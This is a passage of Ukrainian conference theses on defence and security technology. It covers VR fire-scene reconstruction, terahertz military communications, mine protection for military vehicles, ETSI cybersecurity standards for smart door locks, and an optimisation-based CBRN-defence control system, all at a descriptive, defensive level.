Інструктаж складався з двох етапів, на першому з яких використовувалася звичайна 2D-фотографія місця події, а на другому – віртуальна реальність. Перша частина спільної вправи перевіряла здатність практиканта ідентифікувати осередок, причину та розвиток пожежі на основі традиційного брифінгу з використанням нотаток та фотографій місця події. Двоє судових експертів створили додаткові замальовки наприкінці використання віртуальної реальності, при спробі визначити положення деяких об'єктів, використовуючи лише фотографії та схеми поверхів. Зокрема, один з учасників зазначив у своїх відповідях, що повторює результати попереднього дослідження, оскільки йому важко зорієнтуватися на основі намальованої схеми. Відповіді учасників на обидві вправи свідчать про те, що вони роблять менше застережень під час навігації у віртуальному просторі. Потрібна подальша робота для оцінки рівня достовірності їхніх пропозицій, оскільки вищий рівень достовірності не гарантує правильності гіпотез. Від так, дане випробування стало для багатьох учасників першим досвідом роботи з такою технологією з високим ступенем занурення [1].

Отже, у даних тезах представлено нову наскрізну процедуру для дослідження місця пожежі. Використання методології візуалізації разом з іншими новими технологіями забезпечить додаткову цінність у складних сценаріях для полегшення прийняття рішень під час розробки криміналістичної стратегії на місці події.

Можна зробити висновок, що віртуальна реальність дозволяє інтегрувати просторові реконструкції, отримані різними методами збору даних. Щоб продемонструвати її життєздатність, розроблено набір інструментів для калібрування 3D-реконструкцій, щоб забезпечити гнучку інтеграцію фотограмметрії та ефективне використання вихідних даних. Створення цифрової репліки вимагає менших накладних витрат часу, що дозволяє вважати представлений підхід прийнятним для використання на ранніх стадіях розслідування. Зрештою, ефективність підходу було підтверджено під час його впровадження під час міжвідомчих спільних навчань.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Rinaldi, V., Robertson, K. A., Strong, G. G., & Nic Daeid, N. (2024). Examination of fire scene reconstructions using virtual reality to enhance forensic decision-making. A case study in Scotland. Virtual Reality, 28, Article 57. URL: https://doi.org/10.1007/s10055-024-00961-w (дата звернення: 18.03.2024).
2. Фотограмметрія: у яких випадках застосовується? 3D Tech ADDtive. URL: https://addtive.com.ua/fotohrammetriya/ (дата звернення: 18.03.2024).
3. Огляд продуктів та рішень: LIDAR. SELTOK.PHOTONICS.COM. URL: https://seltokphotonics.com/info/articles/zagal%60nyy_oglyad_lidar_dlya_bezpilotnykh_avtomobiliv/ (дата звернення: 18.03.2024).

САЙКО Володимир Григорович,
доктор технічних наук, професор,
професор кафедри телекомунікаційних систем та мереж
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
РАДЗІВІЛОВ Григорій Данилович,
кандидат технічних наук, професор, заступник начальника інституту
з наукової роботи Військового інституту телекомунікацій
та інформатизації імені Героїв Крут
ГУЗИК Юлія Віталіївна,
курсант Військового інституту
телекомунікацій та інформатизації імені Героїв Крут

ПЕРСПЕКТИВИ ВИКОРИСТАННЯ ТЕРАГЕРЦОВОГО ДІАПАЗОНУ ХВИЛЬ ДЛЯ МЕРЕЖ РАДІОЗВ'ЯЗКУ СПЕЦІАЛЬНОГО ПРИЗНАЧЕННЯ ПРИ ВИРІШЕННІ ЗАВДАНЬ СИЛОВИМИ СТРУКТУРАМИ

На сьогодні велика увага приділяється використанню терагерцових сигналів у різних сферах, таких як радіозв'язок, ближній радіолокації та спектроскопія. Це пояснюється тим, що такі сигнали мають численні переваги порівняно з радіосистемами, що використовують сигнали у високочастотному діапазоні до 100 ГГц. Водночас, у всьому світі зростає зацікавленість у використанні терагерцового діапазону частот (від 0,1 до 3 ТГц), який, по-перше, мало використовувався для радіозв'язку та радіолокації, по-друге, має велику інформаційну ємність, і, по-третє, не вимагає ліцензування у більшості країн. Цей діапазон займає значну частину електромагнітного спектру між інфрачервоним і мікрохвильовим діапазонами. Наразі використання терагерцового випромінювання ще досить обмежене і переважно на демонстраційному рівні, незважаючи на його великий потенціал для технічних та біомедичних застосувань.

Перехід до терагерцового діапазону дозволяє вирішити проблеми зі збільшенням швидкості передачі інформації за рахунок використання ширших спектрів частот (декілька-десятків ГГц) і забезпечення електромагнітної сумісності радіоелектронних пристроїв, а також зменшує ймовірність радіозавад. Прикладом успішного використання терагерцового діапазону є запуск першого в світі експериментального китайського штучного супутника Землі з бортовим ретранслятором терагерцового діапазону для тестування мереж зв'язку 6G. У порівнянні з іншими методами збільшення пропускної здатності, цей метод унікальний, оскільки більшість сучасних методів мають свої обмеження. Терагерцовий діапазон є перспективним для створення компактних завадозахищених високошвидкісних безпроводових пристроїв та систем зв'язку, оскільки він не схильний до впливу існуючими засобами

радіоелектронної боротьби. Однак використання терагерцового діапазону також ускладнює роботу мереж зв'язку через швидке ослаблення сигналу в середовищі, ефект молекулярної абсорбції та використання спрямованих антен.

Більшість наукових джерел щодо застосування терагерцових технологій у телекомунікаційних системах обмежується оглядом окремих вузлів та елементної бази. Зокрема, у науковій статті Т.М. Наритника розглянуті телекомунікаційні системи терагерцового діапазону, показані переваги та можливості, яких можна досягти з використанням терагерцової технології. Також розглянуті експериментальні результати українських науковців у даній галузі, основних виробників радіоелектронних пристроїв та список їхньої продукції, що працює у терагерцовому діапазоні [1].

У наукових працях [2, 3] наведено аналітичний огляд теоретичних і експериментальних досліджень у галузі систем зв’язку суб- та терагерцового діапазону. Подальша перспектива застосування телекомунікаційних систем суб- та терагерцового діапазонів вбачається у створенні швидкодіючих широкосмугових радіоелектронних компонентів, включаючи підсилювачі потужності та малошумні підсилювачі й розвиток на цій основі методів побудови систем множинного доступу та інших телекомунікаційних систем суб- та терагерцового діапазонів нового покоління. Наведено результати розробки вітчизняного експериментального зразка цифрової радіолінії з гігабітною пропускною здатністю, що функціонує в терагерцовому діапазоні, і який може бути використаний в надвисокошвидкісних розподільчих мережах мобільного зв’язку нового покоління 5G для забезпечення передавання та приймання цифрової інформації зі швидкістю до 1 Гбіт/с в діапазоні частот 128 – 134 ГГц на дальності зв’язку в межах 1 км.

В авторському монографічному дослідженні наведено інноваційні технологічні рішення та компоненти для мереж зв’язку терагерцового діапазону частот, шляхи використання телекомунікаційного зв’язку терагерцового діапазону частот, проблемні питання впровадження та напрямки подальших досліджень мереж зв’язку терагерцового діапазону частот [4].

У роботі наведено огляд досягнень та проблем у сфері терагерцових комунікацій, орієнтованих на швидкість передавання даних близько 100 Гбіт/с. Подано короткий огляд напівпровідникових приладів з граничною частотою, що знаходиться в терагерцовому діапазоні [5].

Новизна даної роботи зумовлена тим, що, незважаючи на те, що в останні роки було опубліковано багато публікацій оглядового характеру вітчизняних і зарубіжних авторів, але в аспектах розвитку та специфіки можливих застосувань безпроводових мереж зв’язку терагерцового діапазону частот при вирішенні завдань силовими структурами та силами спеціальних операцій не розглядалася. Особливу увагу автори акцентували на висвітлені вітчизняних розробок у галузі безпроводових систем доступу терагерцового діапазону.

Метою роботи є аналітичний огляд особливостей переходу до реального використання терагерцового діапазону частот як частотного ресурсу при наданні послуг зв'язку ресурсомісткими додатками безпроводовими мережами

зв’язку для перспективних застосувань при вирішенні спеціальних завдань силовими структурами. Основною метою дослідження є розгляд можливості впровадження цієї технології в контексті її застосування силами оборони України та аналіз її переваг і недоліків.

У роботі І.М. Майбороди та інших зроблено систематизований аналіз і класифікацію основних сфер перспективних застосувань безпроводових мереж зв’язку терагерцового діапазону частот при вирішенні завдань силовими структурами спеціального призначення та наведені науково-дослідні завдання для переходу до реального використання терагерцового діапазону частот як частотного ресурсу при наданні послуг зв'язку для додатків спеціального призначення. За результатами дослідження отримано такі висновки:

1. Терагерцові мережі зв'язку мають ряд істотних переваг у порівнянні з сантиметровими та міліметровими мережами, в основному, викликаними більшою шириною смуги пропускання каналу. Як проілюстровано в даній роботі, подібні переваги дозволяють терагерцовим мережам більш ефективно підтримувати деякі категорії застосунків при вирішенні завдань силовими структурами спеціального призначення, у той час як окремі застосунки та сценарії використання стають можливими лише при використанні безпроводових мереж, що працюють у терагерцевому діапазоні частот. Однак, у той же час, побудова та аналіз терагерцових мереж зв'язку для вирішення завдань спеціального призначення вимагає вирішення низки дослідницьких та інженерних завдань, частина з яких також описана в даній роботі.

2. Розроблені в цій роботі системні пропозиції для перспективних застосувань терагерцових мереж зв'язку силами спеціальних операцій або спеціального призначення є теоретичною основою створення методичного апарату для:

- обґрунтування рекомендацій з вибору перспективних застосувань терагерцових мереж зв'язку силами спеціальних операцій при виконанні завдань спеціального призначення;
- обґрунтування вимог до випробувальної бази експериментального дослідження.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Наритник Т.М. Аналіз терагерцових технологій та їх застосування для створення інноваційних розробок. *Електронне наукове фахове видання – журнал «Проблеми телекомунікацій»*. 2017. № 1 (20). С. 25-30. URL: http://pt.journal.kh.ua (дата звернення: 10.03.2024).
2. Кравчук С.О., Наритник Т.М. Телекомунікаційні системи терагерцового діапазону: монографія. Житомир: ФОП «Євенок О.О.», 2015. 208 с.
3. Сайко В.Г., Наритник Т.М. Безпроводові системи зв’язку терагерцового діапазону: монографія. Німеччина: видавництво LAP Lambert Academic Publishing, 2019. 69 с.
4. Сайко В.Г., Одарченко Р.С., Абакумова А.О., Наритник Т.М., Наконечний В.С., Домрачев В.М., Толюпа С.В., Заблоцький В.Ю., Баховський П.Ф. Мережі мобільного зв’язку нового покоління 4G/5G/6G: монографія. Київ: ТОВ «Про формат», 2021. 200 с.
5. Майборода І. М., Стороженко І. П. , Бабенко В. П., Кайдаш М. В. Огляд досягнень в терагерцових комунікаційних системах. *Збірник наукових праць Національної академії Національної гвардії України.* 2016. Вип. 1. С. 45-48.

САЩУК Святослав Іванович,
начальник науково-дослідної лабораторії
Центрального науково-дослідного інституту
озброєння та військової техніки Збройних Сил України
САЙКО Володимир Григорович,
доктор технічних наук, професор,
професор кафедри
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
КОМАРОВ Володимир Олександрович,
кандидат технічних наук, заслужений винахідник України,
провідний науковий співробітник лабораторії
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

ДО ПИТАННЯ ЗАБЕЗПЕЧЕННЯ ПРОТИМІННОГО ЗАХИСТУ АВТОМОБІЛЬНОЇ ТЕХНІКИ

Для збереження рівня бойової ефективності автомобільної техніки (а також танків та інших броньованих машин) розробникам доводиться пристосовуватись до проблем мінної війни, що полягають у загрозі використання нової мінної технології для знищення техніки. Для цього розробники протиставляють низку нових конструктивних рішень у напрямку їхньої модернізації для протимінного захисту. Одним із напрямків, який було здійснено у 80-90-ті роки, було впровадження реактивної багатошарової броні того чи іншого типу на заміну гомогенної сталевої броні. Але такий тип захисту не підходить до об'єктів автомобільної техніки через зрозумілі причини – значне збільшення маси машини.

За останні десятиліття характер бойових дій неодноразово змінювався. Паралельно змінювалися й визначальні вимоги щодо протимінного захисту до військової техніки, відповідно, змінювалося і ранжування основних властивостей захисту. Класичне поєднання «вогнева сила – захист – рухливість» неодноразово оновлювалося, доповнювалося новими компонентами. На даний час утвердилася точка зору, згідно з якою саме захищеності об'єктів техніки, зокрема автомобільної, надається пріоритетне значення [1].

Значне розширення номенклатури та можливостей засобів боротьби з технікою на передньому краї бойового зіткнення військ зробило її живучість найважливішою умовою виконання бойового завдання – логістичного забезпечення військ. Забезпечення живучості та, у вужчому сенсі, захищеності автомобільної техніки, будується на основі комплексного підходу. Не може бути універсального засобу захисту від усіх можливих сучасних загроз, тому на об'єкти автомобільної техніки встановлюються різні системи захисту, які

взаємно доповнюють одна одну. На сьогодні створено десятки конструкцій, систем і комплексів захисного призначення, починаючи від традиційної броні та систем активного захисту, закінчуючи впровадженням спеціальних конструкцій та видів корпусів. У цих умовах визначення оптимального складу комплексного захисту є одним із найважливіших завдань, вирішення якого визначає значною мірою досконаліть машини, що розробляється.

Вирішення завдання комплексування засобів протимінного захисту будується на основі аналізу потенційних загроз у передбачуваних умовах застосування. І тут слід знову повернутися до того, що характер бойових дій і, отже, «представницька лінійка з мінних технологій та саморобних вибухових пристроїв/засобів», сильно змінилися порівняно з війнами, що пройшли в період до 2020 року. Найбільш небезпечними для автомобільної техніки (так само як і для броньованих та легкоброньованих об'єктів) на даний час є дві протилежних, як за технологічним рівнем, так і за способами застосування, групи засобів – високоточна зброя (ВТЗ) з одного боку, та засоби ближнього бою і міни, з іншого. Якщо застосування ВТЗ притаманне високорозвиненим країнам і, зазвичай, призводить до досить швидких результатів зі знищення зазначеної вище номенклатури техніки противника, то найширше застосування мін, саморобних вибухових пристроїв (СВП) і протитанкових гранатометів із боку різних збройних формувань, включаючи регулярні війська, носить тривалий характер. Дуже показовим у цьому сенсі є досвід бойових дій США в Іраку та Афганістані, а зараз – російської федерації в Сирії та в Україні. Вважаючи саме такі локальні конфлікти найбільш характерними для сучасних умов, слід визнати, що саме міни (інженерні боєприпаси) та засоби ближнього бою є найнебезпечнішими для об'єктів автомобільної техніки (і легкоброньованої техніки на її основі) [2].

Для визначення шляхів забезпечення захисту об'єктів автомобільної техніки, у першу чергу слід оцінити характеристики найімовірніших загроз – тип і потужність мін (інженерних боєприпасів) та вибухових пристроїв, що застосовуються. На даний час створено велику кількість ефективних протитанкових мін, що відрізняються, у тому числі, за принципом дії. Вони можуть оснащуватися як детонаторами натискної дії, так і багатоканальними датчиками – магнітометричними, сейсмічними, акустичними та ін. Це визначає їхнє місце спрацьовування під автомобілем – під днищем або під колесом. Бойова частина може бути як найпростішої фугасної дії, так і з елементами, що вражають, типу «ударне ядро», що мають високу бронепробивну здатність.

Досвід бойових дій показує, що в більшості випадків застосовуються міни, а частіше СВП, фугасної дії, рідше – з радіокерованими або контактними підривниками. Потужність мін і СВП, що застосовуються, залежить значним чином від доступності тих чи інших інженерних боєприпасів, а також від можливостей щодо їх закладення. Як правило, СВП виготовляються на основі промислових вибухових речовин, що мають за тієї ж потужності набагато більшу вагу та об'єм, ніж «бойові» (штатні) вибухові пристрої. Складнощі прихованої закладки таких громіздких СВП обмежують їхню потужність.

Аналіз джерел інформації показує, що більше половини застосовуваних у наш час вибухових пристроїв мають тротилові еквіваленти 6-8 кг. Саме цей діапазон слід визнати найімовірнішим і, отже, найнебезпечнішим.

З погляду характеру ураження розрізняють типи підриву: під днищем машини та/або під колесом (гусеницею). При підривах під днищем дуже ймовірним є порушення цілісності (пролом) корпусу та ураження екіпажу як за рахунок динамічних навантажень, що перевищують гранично допустимі, так і за рахунок впливу ударної хвилі та осколкового потоку (рис. 1). При підривах під колесом (рис. 2), як правило, втрачається рухливість машини, але основним фактором ураження екіпажу є динамічні навантаження. Характерні поразки у разі підриву міни під днищем та під колесом транспортного засобу показано, відповідно, на рис. 1-2.

Рис. 1. Вигляд транспортного засобу після підриву міни під днищем




Рис. 2. Вигляд транспортного засобу після підриву міни під переднім колесом

Підходи до забезпечення протимінного захисту автомобільної техніки насамперед визначаються вимогами щодо захисту екіпажу, і лише потім – вимогами щодо збереження працездатності машини. Збереження працездатності внутрішнього обладнання та, як наслідок, технічної боєздатності, може бути забезпечене за рахунок зниження ударних навантажень на це обладнання та вузли його кріплення. Найбільш критичними у цьому плані є вузли та агрегати, що закріплені на днищі машини або в межах максимально можливого динамічного прогину днища при підриві міни. Кількість вузлів кріплення обладнання до днища слід якомога мінімізувати, а самі ці вузли повинні мати енергопоглинаючі елементи, що знижують динамічні навантаження. У кожному конкретному випадку конструкція вузлів кріплення є оригінальною. У той же час, з погляду на конструкцію днища, для забезпечення працездатності устаткування слід зменшувати динамічний прогин (збільшувати жорсткість) і забезпечувати максимально можливе зниження динамічних навантажень, переданих на вузли кріплення внутрішнього устаткування. Збереження працездатності екіпажу транспортного засобу може бути забезпечене за низки умов.

Першою умовою є мінімізація динамічних навантажень, що передаються при підриві інженерного боєприпасу на вузли кріплення екіпажу або десанту. У разі кріплення крісел безпосередньо на днище машини, на його вузли кріплення передаватиметься практично вся енергія, що створюється у цій ділянці днища, тому потрібні надзвичайно ефективні вузли крісел, що енергопоглинають. Важливо, що забезпечення захисту за великої потужності заряду стає сумнівним. При кріпленні крісел до бортів або даху корпусу, куди не поширюється зона локальних «вибухових» деформацій, забезпечується передача на вузли кріплення лише частини динамічних навантажень, які поширюються на корпус машини в цілому. Враховуючи значну масу машин, що розглядаються, а також наявність таких факторів, як пружність підвіски та часткове поглинання енергії за рахунок локальної деформації конструкції, прискорення, що передаються на борти і дах корпусу, будуть порівняно невеликі.

Другою умовою збереження працездатності екіпажу є, як і в разі внутрішнього обладнання, виключення контакту з днищем за максимального динамічного прогину. Ця умова може бути досягнута суто конструктивно шляхом забезпечення необхідного зазору між днищем і підлогою населеного відділення. Підвищення жорсткості днища призводить до зменшення цього необхідного зазору. Таким чином, працездатність екіпажу забезпечується спеціальними кріслами, що амортизують, закріпленими в місцях, віддалених від зон можливого застосування вибухових навантажень, а також шляхом виключення контакту екіпажу з днищем при максимальному динамічному прогині.

Загальними умовами підходу до забезпечення протимінного захисту на автомобілях є раціональна V-подібна форма нижньої частини корпусу, підвищена міцність днища за рахунок застосування сталевих броньових листів великої товщини та обов'язкове застосування спеціальних енергопоглинаючих сидінь. Захист забезпечується лише для модуля. Все, що знаходиться «зовні», у тому числі моторний відсік, або не має захисту зовсім, або слабко захищене. Ця особливість дозволяє витримувати підрив досить потужних мін та СВП за рахунок легкого руйнування зовнішніх відсіків і вузлів із мінімізацією передачі впливу на модуль, де розміщені люди. Такі технічні рішення вже знайшли свою реалізацію у низці важких та легких машин. При очевидній раціональності в умовах обмеженої маси дане технічне рішення все-таки не забезпечує високої живучості та збереження рухливості при відносно слабких вибухових пристроях (а також кульовому обстрілі) [3].

Простим і надійним, але не раціональним з точки зору маси, є застосування товстолистової сталі для захисту днища автомобіля. Більш легкі структури днища з енергопоглинаючими елементами, наприклад, шестигранними або прямокутними трубчастими деталями, застосовуються поки дуже обмежено.

Загальною рисою сучасних машин, що розробляються, є модульність більшості систем, у тому числі захисних. Це дозволяє адаптувати нові машини до передбачуваних умов застосування та, навпаки, за відсутності будь-яких загроз уникати невиправданих витрат. Щодо протимінного захисту така

модульність дозволяє оперативно реагувати на можливі зміни типів і потужностей вибухових пристроїв, що застосовуються, і з мінімальними витратами ефективно вирішувати одну з головних проблем – захисту сучасної автомобільної техніки.

Підводячи підсумок аналізу варіантів конструктивного виконання протимінного захисту об'єктів автомобільної техніки, можна констатувати той факт, що на сучасному етапі для забезпечення протимінного захисту автомобілів реалізовані практично всі відомі на даний час технічні рішення та застосовуються для модернізації техніки як основні:

- V-подібна форма днища;
- багатошарове днище населеного відділення, протимінний піддон;
- внутрішня підлога на пружних елементах;
- енергопоглинаючі сидіння з ременями безпеки та підголовниками.

Таким чином, за результатами дослідження цієї проблеми можна зробити такі висновки. Однією з найсерйозніших загроз для автомобільної техніки в найбільш типових зараз локальних конфліктах є міни і СВУ, на частку яких припадає більше половини втрат техніки. Для забезпечення високого протимінного захисту техніки потрібен комплексний підхід, що включає як компонувальні, так і конструктивні, «схемні» рішення, а також застосування спеціального обладнання, зокрема енергопоглинаючих сидінь екіпажу. Компонування перспективних зразків автомобілів має передбачати 2-3 варіанти рівнів бронезахисту, в т.ч. і додаткового навісного, а також варіант гібридного силового приводу (як окремої модифікації) – за умов сучасних тенденцій збереження обмеженої мобільності об'єкта за рахунок електроприводу при виході з ладу базового дизельного двигуна, так і за умов дистанційної локації машини противником у темну пору доби в інфрачервоному спектрі теплового випромінювання. Зразки автомобільної техніки, що мають високий протимінний захист, вже створені та активно використовуються в сучасних конфліктах, що дозволяє аналізувати досвід їхнього бойового застосування та визначати шляхи подальшого вдосконалення їхньої конструкції.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Кириленко В. А., Сівак В. А. Аналіз факторів впливу на безпеку експлуатації та живучість транспортних засобів в особливих умовах загострення обстановки та ведення бойових дій. *Збірник наукових праць Національної академії Державної прикордонної служби України імені Б. Хмельницького* /за ред. Б. М. Олексієнка. Хмельницький: НАДПСУ. 2015. № 23, ч. І. С. 152-163.
2. Купріненко О. М. Обґрунтування принципів формування перспективних типів бойових броньованих машин. *Системи озброєння і військова техніка*. 2012. № 4 (32). С. 40-46.
3. Ковба М. В., Рій В. Б. Обґрунтування технічних рішень щодо підвищення живучості автомобільної техніки Збройних Сил України. *Системи управління, навігації та зв'язку*, 2020, випуск 1(59). С. 54-58. doi: 10.26906/SUNZ.2020.1.054. URL: https://www.researchgate.net/publication/339990259_OBGRUNTUVANNA_TEHNICNIH_RISEN_SODO_PIDVISENNA_ZIVUCOSTI_AVTOMOBILNOI_TEHNIKI_ZBROJNIH_SIL_UKRAINI (дата звернення: 18.03.2024).

СИВОБОРОДЬКО Андрій Володимирович,
заступник начальника центру
Українського науково-дослідного інституту
спеціальної техніки та судових експертиз
Служби безпеки України

ПИТАННЯ СТАНДАРТИЗАЦІЇ ТА ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ ВИКОРИСТАННЯ НОВІТНІХ ТЕХНОЛОГІЙ, ІНТЕЛЕКТУАЛЬНИХ ПРИСТРОЇВ ЗАМИКАННЯ ПРИМІЩЕНЬ, ЩО РЕГЛАМЕНТОВАНІ ЄВРОПЕЙСЬКИМИ СТАНДАРТАМИ ETSI

З огляду на те що, все більше розумних пристроїв в наших приміщеннях підключаються до Інтернету, кібербезпека Інтернету речей стає все більшою проблемою. Люди довіряють свої персональні дані все більшій кількості онлайн-пристроїв і сервісів. Продукти та прилади, які традиційно були офлайн, тепер підключені до глобальної мережі Інтернет, що в свою чергу вимагає проведення відповідних налаштувань з метою протидії кіберзагрозам. Забезпечення безпеки розумних пристроїв замикання дверей в наших приміщеннях, як складової частини Інтернету речей, є окремим пріоритетним питанням.

Розуміючи дану проблему, за останні роки технічним комітетом за напрямом кібербезпеки Європейського інституту телекомунікаційних стандартів (ETSI) розроблено ряд стандартів направлених на створення надійних заходів щодо кібербезпеки розумних пристроїв.

Кінцевою метою розробки відповідних стандартів є забезпечення безпеки користувачів, які використовують розумні пристрої замикання дверей своїх житлових приміщень шляхом застосування відповідної методології здійснення налаштувань вищевказаних пристроїв.

Слід зазначити, що Український науково-дослідний інститут спеціальної техніки та судових експертиз Служби безпеки України з грудня 2020 рокує повноправним членом ETSI, та приймає активну участь в роботі технічних комітетів за напрямами законного перехоплення інформації та кібербезпеки.

В червні 2020 року технічним комітетом кібербезпеки ETSI (TC CYBER) розроблено другу редакцію стандарту ETSI EN 303 645 «CYBER; Cyber Security for Consumer Internet of Things: Baseline Requirements» [1], європейський стандарт, вимоги якого впроваджуються у всьому світі на різноманітних пристроях Інтернету речей для забезпечення виконання вимог кібербезпеки та захисту даних користувачів. Водночас, положеннями стандарту, сформовано основу для створення нових стандартів, які стосуються конкретних пристроїв IoT вертикальних секторів ринку. Перший пов'язаний стандарт ETSI TS 103 732 «CYBER; Consumer Mobile Device Protection Profile» [2] стосувався смартфонів та був розроблений у 2021 році,

другий стандарт ETSI TS 103 848 «Cyber Security for Home Gateways; Security Requirements as vertical from Consumer Internet of Things» [3] був орієнтований на домашні шлюзи, третій вертикальний стандарт ETSI TS 103 815 «CYBER; Cyber Security for Consumer Internet of Things; Requirements for Residential Smart Door Locking Devices» [4] прийнятий в січні 2024 року, присвячений розумним замикаючим пристроям дверей.

Стандартом ETSI TS 103 815 визначено вимоги до розумних пристроїв замикання дверей, включаючи наступне:

- кібербезпека;
- безпека, пов’язана з обліковими даними користувачів;
- електромеханічна безпека та/або механічна охорона.

Нижче наведено приклади сценаріїв атак зловмисників на розумні пристрої замикання дверей з метою доступу до відповідних приміщень:

- механічні атаки (підбирання, свердління, витягування, удари, заморожування);
- електромагнітні атаки (спроба зміни стану приводу за допомогою електромагніту);
- атаки, пов’язані з обліковими даними (копія облікових даних, запис спілкування та його подальше відтворення);
- атаки на апаратне забезпечення (зчитувальні пристрої, дверні блоки та шлюзи);
- атаки на програмне забезпечення (мобільні додатки, електронні ключі, прошивку, хмарне середовище).

Для протидії вищезазначеним сценаріям в стандарті ETSI TS 103 815 наведено правила для виробників розумних пристроїв замикання дверей, посилання на інші існуючи стандарти, наприклад для будівельної фурнітури та обладнання.

Стандартом ETSI TS 103 815 також пропонується ряд базових кейсів користувачам для безпечного користування розумними пристроями замикання дверей:

- замикання/відмикання дверей за допомогою відповідних програм, GPS навігації, біометричних засобів;
- тимчасовий доступ для друзів або сім'ї під час відсутності мешканців;
- одноразовий доступ для доставки або обслуговування;
- батьківський контроль за використанням пристроїв дітьми;
- налаштування режимів користувачів з авторизованими періодами часу;
- додавання/видалення мешканців з бази користувачів;
- облік діяльності та логування всіх подій у системі.

Ключовими умовами забезпечення стійкості розумних замикаючих пристроїв є використання унікальних паролів для кожного пристрою, використання телеметричних даних, здійснення аутентифікації користувачів та захист персональних даних.

Підсумовуючи викладене, в умовах, коли розумні пристрої замикання дверей стрімко витісняють традиційні пристрої, заходи щодо забезпечення безпеки використання даних пристроїв є надважливим питанням.

Рекомендації запропоновані ТС CYBER в стандарті ETSI TS 103 815 є базовими вимогами для реалізації безпеки та виключення несанкціонованого доступу до офісних та домашніх приміщень користувачів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. ETSI EN 303 645 «CYBER; Cyber Security for Consumer Internet of Things: Baseline Requirements».URL: https://www.etsi.org/deliver/etsi_en/303600_303699/303645/02.01.01_60/en_303645v020101p.pdf (дата звернення 12.03.2024).
2. ETSI TS 103 732 «CYBER; Consumer Mobile Device Protection Profile». URL: https://www.etsi.org/deliver/etsi_ts/103700_103799/103732/01.01.01_60/ts_103732v010101p.pdf (дата звернення 12.03.2024).
3. ETSI TS 103 848 «Cyber Security for Home Gateways; Security Requirements as vertical from Consumer Internet of Things». URL: https://www.etsi.org/deliver/etsi_ts/103800_103899/103848/01.01.01_60/ts_103848v010101p.pdf (дата звернення 12.03.2024).
4. ETSI TS 103 815 «CYBER; Cyber Security for Consumer Internet of Things; *Requirements for Residential Smart Door Locking Devices».* URL: https://www.etsi.org/deliver/etsi_ts/103800_103899/103815/01.01.01_60/ts_103815v010101p.pdf (дата звернення 12.03.2024).

СЛОБОДЯНИК Володимир Анатолійович,
кандидат технічних наук, старший науковий співробітник,
провідний науковий співробітник відділу Центрального
науково-дослідного інституту озброєння та
військової техніки Збройних Сил України

ІНТЕЛЕКТУАЛЬНА АВТОМАТИЗОВАНА СИСТЕМА УПРАВЛІННЯ РАДІАЦІЙНИМ, ХІМІЧНИМ, БІОЛОГІЧНИМ ЗАХИСТОМ ВІЙСЬК

Автоматизовані системи управління (далі – АСУ), що засновані на принципі мінімізації часу на цикл управління поступово вичерпують можливості свого розвитку. Намагання їх копіювати при створенні вітчизняної АСУ РХБ захистом військ на наш погляд є недоцільним.

Аналіз концепцій та принципів побудови АСУ РХБ захистом військ вказує на ряд притаманних їм істотних недоліків, а саме – надмірну централізацію управління та концентрацію зусиль на мінімізації наслідків застосування зброї масового знищення (далі ЗМЗ).

В якості альтернативи пропонується «інтелектуальна» АСУ РХБ захистом військ, під якою розуміється взаємопов'язана, яка працює в єдиному контурі, множина систем підтримки прийняття управлінських рішень на всіх елементах ієрархії, від окремих спеціальних машин РХБ розвідки, спеціальної обробки і до штабів всіх рівнів.

В основу роботи такої системи пропонується покласти принципи:

- децентралізації управління з переходом від ієрархічних до гнучких, розподілених систем управління, здатних змінювати свою структуру та функції в залежності від обстановки;
- переходу від задач мінімізації наслідків застосування зброї масового ураження до задач прогнозування ризиків застосування ЗМЗ з метою уникнення ураження;
- переходу від АСУ з «повною інформованістю» до АСУ, здатних діяти в умовах часткової або повної невизначеності.

З метою задоволення цих принципів розробляється змішана мережеієрархічною структура функціонування АСУ. В такій АСУ під задачі створюються тимчасові мережево-ієрархічні структури. Таким чином система управління не є сталою, вона весь час трансформується, адаптуючись до умов бойової обстановки.

Автором показано, що більшість задач управління РХБ захистом військ можливо сформувати у вигляді безперервних динамічних задач оптимального розбиття множин, що виникають при управлінні розподіленими системами. Математична постановка задачі управління системою РХБ захисту у загальному вигляді може бути сформульована наступним чином:

$$\forall t: \quad \iint_{xy} R(x,y,t)\left[1-\varphi(x,y,t)\right]dxdy \to \min \qquad (1)$$

$$\forall t: \qquad \iint_{xy} \varphi(x,y,t)\,dxdy \le S\varphi_{max}(t) \tag{2}$$

де S - площа, що контролюється системою РХБ захисту, а $\varphi_{max}(t)$ - деяка величина, значення якої залежить від наявного потенціалу ресурсів РХБ захисту та площі, що ними контролюються і лежить в границях $0 < \varphi_{max}(t) \le 1$.

Клас динамічних задач оптимального розбиття множин вивчається у науковій школі професора Е.М. Кисельової [1]. Для чисельного рішення таких задач застосовують методи не диференційованої оптимізації, зокрема різні варіанти r-алгоритму, розробленого Н.З. Шором [2].

Як слідує з формули (1), ризик застосування ЗМЗ протягом воєнного конфлікту не є сталим, і динамічно змінюється як у просторі, так і часі, формуючи так звані «поля» РХБ ризику - $R(x,y,t)$. В формулу (1) входить ще одне поле - $\varphi(x,y,t)$, яке відповідає за розподіл ресурсів РХБ захисту, формуючи потребу у таких ресурсах (виходячи з їх призначення та тактико-технічних характеристик).

